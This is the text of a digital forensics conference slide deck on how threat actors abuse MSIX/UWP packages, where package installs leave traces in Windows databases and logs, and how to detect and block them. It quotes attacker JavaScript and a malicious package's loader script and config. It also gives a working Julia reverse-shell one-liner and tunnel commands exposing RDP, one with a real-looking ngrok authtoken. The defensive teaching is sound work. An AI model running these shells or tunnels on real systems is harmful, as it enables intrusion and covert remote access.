

Vladislav Azersky

Deputy Head of the Digital Forensics and Malware Research Laboratory

C:\Windows\System32> whoami

F6

1 7 years in information security

2 **DFIR, Purple Teaming**

3 taking part in conferences

4 various research in information security



Vladislav Azersky

t.me/gardendetective

Universal Windows Platform – UWP

F6

- UWP apps used to be called Metro Apps (Windows 8), Modern Apps, and later Universal Apps (Windows 10). Widely available in the Microsoft Store.
- This standard* (for building universal apps) arrived with the release of Windows 10.
- In Windows 10 build 1607 Microsoft introduced Desktop Bridge — the option to package any Win32 program as UWP, without UWP API, privilege limits or isolation.
- Capabilities** — the permissions an app requests to access system resources, features or APIs.





* – https://docs.microsoft.com/en-us/windows/uwp/get-started/universal-application-platform-guide
** – https://learn.microsoft.com/en-us/windows/uwp/packaging/app-capability-declarations#general-use-capabilities

Waiting for the MSIX parcel*

F6

- MSIX is a packaging format for Windows that simplifies packaging, installing and updating applications.
- MSIX is an evolution of the APPX format, originally designed only for Universal Windows Platform (UWP) apps, which were under strict execution restrictions.
- A signed MSIX file contains the following minimum set of files:
  - **AppxManifest.xml: defines how the package is installed and launched (IMPORTANT).**
  - **AppxSignature.p7x: holds the code signing certificate that identifies the publisher of the MSIX file. It also holds the signed hashes of AppxManifest.xml and AppxBlockMap.xml.**
  - AppxBlockMap.xml: lists the files present in the package and their hashes.



* – https://redcanary.com/threat-detection-report/techniques/installer-packages/

App package classification (#1)

F6

System app

An app package that ships with Windows and gets updates through Windows Update.

OID (see AppxSignature.p7x):

- `1.3.6.1.5.5.7.3.3` – **Code Signing**
- `1.3.6.1.4.1.311.10.3.6` – **Windows System Component Verification**

`Microsoft.LockApp_cw5n1h2txyewy`
`Microsoft.Windows.ParentalControls_cw5n1h2txyewy`

First-party Microsoft Store app

A Microsoft app that often ships with Windows but can be removed, reinstalled and updated through the Microsoft Store.

OID (see AppxSignature.p7x):

- `1.3.6.1.5.5.7.3.3` – **Code Signing**
- `1.3.6.1.4.1.311.76.3.1` – **Windows Store**
- `1.3.6.1.4.1.311.76.5.100` – **First-Party Store Software**

`Microsoft.Paint_8wekyb3d8bbwe`
`Microsoft.WindowsCalculator_8wekyb3d8bbwe`

Apps created by Microsoft can be identified by the PublisherID value (a hash of the publisher name): cw5n1h2txyewy and 8wekyb3d8bbwe (present in the full app package name).

App package classification (#2)

F6

Third-party Microsoft Store app

Any app that is not part of the standard install and is not a Microsoft app; updated and distributed through the Microsoft Store.

OID (see AppxSignature.p7x):

- `1.3.6.1.5.5.7.3.3` – **Code Signing**
- `1.3.6.1.4.1.311.76.3.1` – **Windows Store**
- `1.3.6.1.4.1.311.76.5.200` – **Third-Party Store Software**

`4DF9E0F8.Netflix_mcm4njqhnhss8`
`PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0`

Developer-signed app

When the certificate that signed AppxSignature.p7x has no OID 1.3.6.1.4.1.311.76.3.1 (Windows Store).


Legitimate app packages developed and signed by Microsoft can be identified by PublisherID (example of a legitimate app: MSTeams_8wekyb3d8bbwe).

Most malicious MSIX applications are signed with a developer certificate.


Building an MSIX file (#1)

F6

MSIX Packaging Tool (official tool):



Advanced Installer* (commercial product):



MSIX Packaging Tool: Convert EXE & MSI to MSIX: https://www.youtube.com/watch?v=BfEsChXXht4
* – https://www.advancedinstaller.com/

Building and running an MSIX file (#2)

F6

Algorithm:

1. Microsoft's makeappx utility packs and unpacks MSIX/APPX packages (additionally: AppxManifest.xml has to be created by hand).

Command:

```
makeappx.exe pack /d <input_directory> /p output.msix
```

2. Creating a self-signed certificate* (mycert.pfx).

3. Signing the MSIX file with the signtool utility.

Command:

```
signtool.exe sign /f "mycert.pfx" /p "123456" /fd
sha256 /tr http://timestamp.comodoca.com/?td=sha256
/td sha256 output.msix
```

Note #1 (on running):
Before running the MSIX file (with Administrator rights) the created certificate has to be imported into Trusted Root Certification Authorities (Local Computer).

Note #2:
If the Capability "runFullTrust" is used, the app will not be isolated.

Note #3 (on running):
Windows 11 added the option to install an unsigned MSIX file via PowerShell (with Administrator rights**):

```
Add-AppPackage -Path <MSIX file>
-AllowUnsigned
```

To build such an app, a special OID (organization ID) must be used as the Publisher:

```
OID.2.25.311729368913984317654407730594956997722=1
```

ATTENTION

* – https://github.com/tsrob50/CiraltosTools/blob/main/AVD/New-CodeSigningCert.ps1
** – https://learn.microsoft.com/en-us/windows/msix/package/unsigned-package

Is ms-appinstaller to blame

F6

- Since mid-November 2023 Microsoft Threat Intelligence* has been tracking financially motivated groups (Storm-0569, Storm-1113, Sangria Tempest and Storm-1674) that use the ms-appinstaller URI scheme (App Installer) to spread malware.

- **After a series of such attacks Microsoft disabled the ms-appinstaller** handler by default.**

- Malware was spread using a variety of techniques:

  1. SEO poisoning;
  2. malversting;
  3. phishing through Microsoft Teams;
  4. and other methods.

- CVE-2021-43890 (*Windows AppX Installer Spoofing*) ???


JavaScript calls the ms-appinstaller handler from the attacker's web page:

```
function handleDownloadClick(event) {
    event.preventDefault();
    const msAppInstallerLink = 'ms-appinstaller:?source=https://sigean.info/download/Perimeter 81-x64.msix'
    window.location.href = msAppInstallerLink;
    const finalRedirectUrl = './download/dwnl.php';
    $.ajax({
        url: finalRedirectUrl,
        method: 'GET',
        success: function(response) {

        },
        error: function(error) {
        }
    });
}
```

Installer:





* – https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/
** – https://learn.microsoft.com/en-us/windows/msix/app-installer/installing-windows10-apps-web

FIN7 and FakeBat love PSF

F6

- **The Package Support Framework* (PSF) is an open-source framework built by Microsoft to simplify packaging and running older Windows applications in MSIX format without any changes to the source code of those applications.**

- FIN7** and FakeBat*** use PSF in their attacks: when an application installed from an MSIX package starts, the PSF script StartingScriptWrapper.ps1**** can run another PowerShell script whose path is set in config.json.

MSIX file:

Имя	Размер
AI_STUBS	595 862
AppxMetadata	9 599
Assets	7 431 217
VFS	1 922 560
2609_corp_user0.ps1	1 792
AppxBlockMap.xml	44 892
AppxManifest.xml	3 637
AppxSignature.p7x	8 175
chrome.png	5 667
ChromeSetup.exe	1 372 712
config.json	365
icon.png	105 955
PsfRunDll32.exe	91 456
PsfRunDll64.exe	110 400
PsfRuntime32.dll	365 888
PsfRuntime64.dll	453 952
Registry.dat	12 288
resources.pri	6 496
StartingScriptWrapper.ps1	13 462
SwapRegHelper20.zip	20 971 526
[Content_Types].xml	1 141

Part of the file 2609_corp_user0.ps1:

```
$SS = Get-Random -Minimum 1500 -Maximum 3000
sleep -Milliseconds $SS
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12


$LoadDomen = "https://fresh-prok.site"
```

The config.json file:

```
{
    "processes": [
        {
            "executable": ".*",
            "fixups": []
        }
    ],
    "applications": [
        {
            "id": "Chrome",
            "startScript": {
                "scriptExecutionMode": "-ExecutionPolicy RemoteSigned",
                "scriptPath": "2609_corp_user0.ps1"
            }
        }
    ]
}
```

* – https://github.com/microsoft/MSIX-PackageSupportFramework
** – https://redcanary.com/blog/threat-intelligence/msix-installers/
*** – https://www.youtube.com/watch?v=h2IqRS_tZcI
**** – https://trevorsaudi.com/posts/2024-06-11_red_team06/

In search of installed apps

F6

Directories

%SystemRoot%
SystemApps

%PROGRAMFILES%
WindowsApps

%PROGRAMDATA%
Microsoft\Windows\
AppRepository\Packages

"StateRepository" DB

Directory
%PROGRAMDATA%\Microsoft\Windows\AppRepository
(SQLite):

- StateRepository-Machine.srd;
- StateRepository-Deployment.srd.

Other things of interest*

The Registry Redirection**
mechanism.

Program execution traces.

And much more…

Event logs

File Microsoft-Windows-AppXDeploymentServer/Operational
(EID):

- 603;
- 854;
- 9545;
- 400.

App Installer logs

Directory
%LOCALAPPDATA%
Packages\Microsoft.Desktop
AppInstaller_8wekyb3d8bbwe
\LocalState\DiagOutputDir.

[no events if the package is installed via PoSH]



* – https://github.com/ydkhatri/Appx-Analysis/blob/master/winapps_appx_mus_2019.pdf
** – https://www.zerofox.com/blog/the-registry-hives-you-may-be-msix-ing-registry-redirection-with-ms-msix/
Tests were run on Windows 11 Pro (build 22631)

“StateRepository-Deployment.srd” DB

F6

The PackageSourceUri table (holds the location of the MSIX file source):

Таблица: PackageSourceUri — Filter in any column

	PackageSourceUriID	Package	Uri
	Фильтр	Фильтр	Фильтр
1	4554	2506	https://msixhero.net/msix-hero-3.1.0.0.msix → ms-appinstaller
2	4553	2505	file:///C:/Users/Public/PECmd_test2.msix
3	4552	2504	file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test3.msix
4	4551	2503	file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix
5	4550	2502	file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test1.msix
6	4549	2501	file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/PowerRenameContextMenuPackage.msix
7	4548	2500	file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/ImageResizerContextMenuPackage.msix
8	4547	2499	file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/FileLocksmithContextMenuPackage.msix

The File table (holds the SHA-256 values of the app package files):

Таблица: File — Filter in any column — SHA-256 of the file

	Package	RelativeFilePath	Size	Digest
	2504	Фильтр	Фильтр	Фильтр
1	2504	PECmd_PowerShell.exe	3977464	26759E06A61E5089273FBA882D3238DFE6A3D16B89784943A4191991C8A22A42
2	2504	logo.png	8186	60E95DEEA2CF8738A70204347317DCBC76B4829E9E3D92F6B95E2E843A191DE8
3	2504	AppxManifest.xml	1342	976819E6C3B263ADA6A68312EB08296EA54CC5481D82E309A639DA18FCB46B09

“StateRepository-Machine.srd” DB

F6

SQL query* (packages installed as of the current moment):

	AppName	InstallTime	PublisherDisplayName	PublisherId	User	UserSid	Architecture
284	PowerToys.FileLocksmithContextMenu	2025-09-01 05:55:24	Microsoft	8wekyb3d8bbwe	3	BLOB	Neutral
285	PowerToys.ImageResizerContextMenu	2025-09-01 05:55:25	Microsoft	8wekyb3d8bbwe	3	BLOB	Neutral
286	PowerToys.PowerRenameContextMenu	2025-09-01 05:55:28	Microsoft	8wekyb3d8bbwe	3	BLOB	Neutral
287	AllowUnsigned.MyApp	2025-09-01 19:19:03	PowerShell_AllowUnsigned_PECmd_1	hrj9tkywbexjw	3	BLOB	x86
288	MyApp	2025-09-01 19:35:07	DoubleClick_PECmd_1	rv8ym4y7mg4aw	3	BLOB	x86
289	MyApp	2025-09-01 19:36:28	PowerShell_PECmd_1	rv8ym4y7mg4aw	3	BLOB	x86
290	MyApp	2025-09-01 19:58:38	msappinstaller_PECmd_1	rv8ym4y7mg4aw	3	BLOB	x86
291	MSIXHero	2025-09-01 20:15:12	Marcin Otorowski	zxq1dalqqbeze	3	BLOB	Neutral

The PackageFamily table (holds information on Publisher, PackageFileName; includes data on removed packages):

Таблица: PackageFamily

Filter in any column

	PackageFamilyID	Name	Publisher
	Фильтр	Фильтр	Фильтр
1	181	MSIXHero	E=marcin@otorowski.com, CN=Marcin Otorowski, O=Marcin Otorowski, …
2	180	msappinstaller.MyApp	CN=Contoso Software
3	179	PowerShell.MyApp	CN=Contoso Software
4	178	DoubleClick.MyApp	CN=Contoso Software
5	177	PowerShell.AllowUnsigned.MyApp	CN=Contoso Software, OID.2.25.311729368913984317654407730594956997722=1

Unsigned MSIX package

* [slide 21, remove "AND (pack.resourceId IS NULL OR pack.resourceId = 'neutral')"] — https://github.com/ydkhatri/Appx-Analysis/blob/master/winapps_appx_mus_2019.pdf

Event logs (#1)

F6

Installing a signed package via PowerShell (Add-AppxPackage):

603: Начата операция развертывания "Add" для пакета. Основной параметр: **PECmd_test3.msix**. Необязательные параметры: **0** и **0**.

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать:
file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test3.msix.

↓

400: Операция развертывания Add с конечным томом C: для пакета **PowerShell.MyApp_1.0.0.0_x64__rv8ym4y7mg4aw** из (**PECmd_test3.msix**) завершена успешно.

Installing an unsigned package via PowerShell (Add-AppxPackage, Win11):

603: Начата операция развертывания "Add" для пакета. Основной параметр: **PECmd_test1.msix**. Необязательные параметры: **AllowUnsigned** и **0**.

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать:
file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test1.msix.

↓

9545: Пакет является **неподписанным пакетом**. Полное имя пакета: **PowerShell.AllowUnsigned.MyApp_1.0.0.0_x64__hrj9tkywbexjw**.

↓

400: Операция развертывания Add с конечным томом C: для пакета **PowerShell.AllowUnsigned.MyApp_1.0.0.0_x64__hrj9tkywbexjw** из (**PECmd_test1.msix**) завершена успешно.

Event logs (#2)

F6

Installing a signed package through the graphical interface:

603: Начата операция развертывания "Add" для пакета. Основной параметр: **PECmd_test4.msix**. Необязательные параметры: **ForceApplicationShutdownOption**,**ForceTargetApplicationShutdownOption**,**ForceUpdateFromAnyVersion** и **0**.

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: **file:///**C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix.

↓

400: Операция развертывания Add с конечным томом C: для пакета **DoubleClick.MyApp_1.0.0.0_x64__rv8ym4y7mg4aw** из (**PECmd_test4.msix**) завершена успешно.

Installing a signed package through the ms-appinstaller* handler:

603: Начата операция развертывания "Add" для пакета. Основной параметр: **msix-hero-3.1.0.0.msix**. Необязательные параметры: **ForceApplicationShutdownOption**,**ForceTargetApplicationShutdownOption**,**ForceUpdateFromAnyVersion** и **0**

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: **https://**msixhero.net/msix-hero-3.1.0.0.msix.

↓

400: Операция развертывания Add с конечным томом C: для пакета **MSIXHero_3.1.0.0_neutral__zxq1da1qqbeze** из (**msix-hero-3.1.0.0.msix**) завершена успешно.

* * — the ms-appinstaller handler is disabled by default

App Installer logs

F6

Installing a signed package through the graphical interface [AppInstaller-2025-09-01-22-*.log]:

```
[Mon Sep  1 22:35:02 2025]{13076} Activated with File contract.
[Mon Sep  1 22:35:02 2025]{13076} Argument is a File. Path: [C:\Users\SmartGlue\Downloads\MoscowForensicDay2025\CreateUWP\PECmd_test4.msix]
[Mon Sep  1 22:35:02 2025]{13076} Setting launch intent to FILE_OR_HTTP_WITHOUT_MSAPPINSTALLER_INSTALL
[Mon Sep  1 22:35:02 2025]{13076} AppObjectModelHelper::ExtractHttpOrFileUriFromSourceAsync
[Mon Sep  1 22:35:02 2025]{13076} GetIsUriValidationEnabled -> True
[Mon Sep  1 22:35:02 2025]{13076} AppsInfo->CreateAsync, Evaluating URI:
[file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix]
[Mon Sep  1 22:35:02 2025]{13076} Launching full trust process for AppService
```

Installing a signed package through the ms-appinstaller handler [AppInstaller-2025-09-01-23-*.log]:

```
[Mon Sep  1 23:14:57 2025]{14016} Activated with Protocol contract.
[Mon Sep  1 23:14:57 2025]{14016} Argument is a Uri: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
[Mon Sep  1 23:14:57 2025]{14016} AppInstallerUri constructor, URI: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
[Mon Sep  1 23:14:57 2025]{14016} Parsed AppInstaller URI: source: [https://msixhero.net/msix-hero-3.1.0.0.msix], activationUri: [N/A], c
[N/A], msixauth [no]
[Mon Sep  1 23:14:57 2025]{14016} Setting launch intent to MSAPPINSTALLER_INSTALL
[Mon Sep  1 23:14:57 2025]{14016} AppObjectModelHelper::ExtractHttpOrFileUriFromSourceAsync
[Mon Sep  1 23:14:57 2025]{14016} AppInstallerUri constructor, URI: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
```

Installing a package with winget from the Microsoft Store [WinGet-2025-08-31-22-*.log]:

```
2025-08-31 22:01:42.602 [CORE] WinGet, version [1.11.430], activity [{584522B8-79F3-4901-A423-4CAA4CD5A439}]
2025-08-31 22:01:42.603 [CORE] OS: Windows.Desktop v10.0.22631.5768
2025-08-31 22:01:42.603 [CORE] Command line Args: winget  install julia -s msstore
2025-08-31 22:01:42.603 [CORE] Package: Microsoft.DesktopAppInstaller v1.26.430.0
2025-08-31 22:01:42.603 [CORE] IsCOMCall:0; Caller: winget-cli
2025-08-31 22:01:42.609 [CLI ] WinGet invoked with arguments: 'install' 'julia' '-s' 'msstore'
2025-08-31 22:01:42.609 [CLI ] Found subcommand: install
```

Interest in apps from the Microsoft Store

F6

What we can find in the Microsoft Store

F6

Interpreters:

- Julia;
- Python.

Web browsers:

- Mozilla Firefox;
- Opera Browser;
- Brave Browser.

Remote Access Tools:


- TeamViewer;
- Splashtop Personal.

Tunnels:

- ngrok;
- Localtonet;
- Visual Studio Code (*code tunnel*).

SSH/RDP clients:

- 1Remote - mstsc remote desktop;
- Termius - Modern SSH Client;
- PuTTY.




Interpreters

F6

Example of a Reverse Shell written in the Julia language (same for Python):

```
winget install julia -s msstore --accept-package-agreements --accept-source-
agreements

julia -e "using Sockets; sock=connect(\"<DOMAIN/IP>\", <PORT>); while true; cmd =
readline(sock); if !isempty(cmd); ioo = IOBuffer(); ioe = IOBuffer(); try
run(pipeline(`cmd.exe /c $cmd`, stdout=ioo, stderr=ioe)); catch e write(ioe,
string(e)); end; write(sock, String(take!(ioo)) * String(take!(ioe))); end; end;"
```



Tunnels

F6

ngrok tunnel (no Administrator rights):

```
winget install --id 9MVS1J51GMK6 --source msstore --accept-package-agreements --
accept-source-agreements

ngrok config add-authtoken 2NBelFMh7Y7YA9eP9wP9aqJs8JZ_391bXAyvt5vR5Kx7dxZPy
ngrok tcp 3389
```

Localtonet tunnel (no Administrator rights):

```
winget install --id 9MZBMT85F2SB --source msstore --accept-package-agreements --
accept-source-agreements

<FIND THE LOCALTONET DIRECTORY>
localtonet.exe authtoken <TOKEN>
```

VS Code* tunnel (no Administrator rights):

```
winget install --id XP9KHM4BK9FZ7Q --source msstore --accept-package-agreements --
accept-source-agreements

<AUTHENTICATE ON GITHUB>
code tunnel --verbose --accept-server-license-terms --random-name
```


* — https://badoption.eu/blog/2023/01/31/code_c2.html and
https://www.sentinelone.com/labs/operation-digital-eye-chinese-apt-compromises-critical-digital-infrastructure-via-visual-studio-code-tunnels/

Recommendations

F6

- Restrict users to installing apps only from the Microsoft Store [AllowAllTrustedApps → 0].
- Block installation of apps (MSIX/APPX) for users without Administrator rights [BlockNonAdminUserInstall → 1].
- Detect installation of unsigned MSIX/APPX packages (Windows 11): the -AllowUnsigned parameter of the Add-AppPackage cmdlet. See also event 9545 in the Microsoft-Windows-AppXDeploymentServer/Operational log.
- Send events 603, 9545, 400, 854 from the Microsoft-Windows-AppXDeploymentServer/Operational log, and PowerShell interpreter events, to a SIEM or Log Management system.

gpedit.msc → Computer Configuration → Administrative Templates → Windows Components → App Package Deployment:



Thank you for your attention!

F6

Telegram channel:

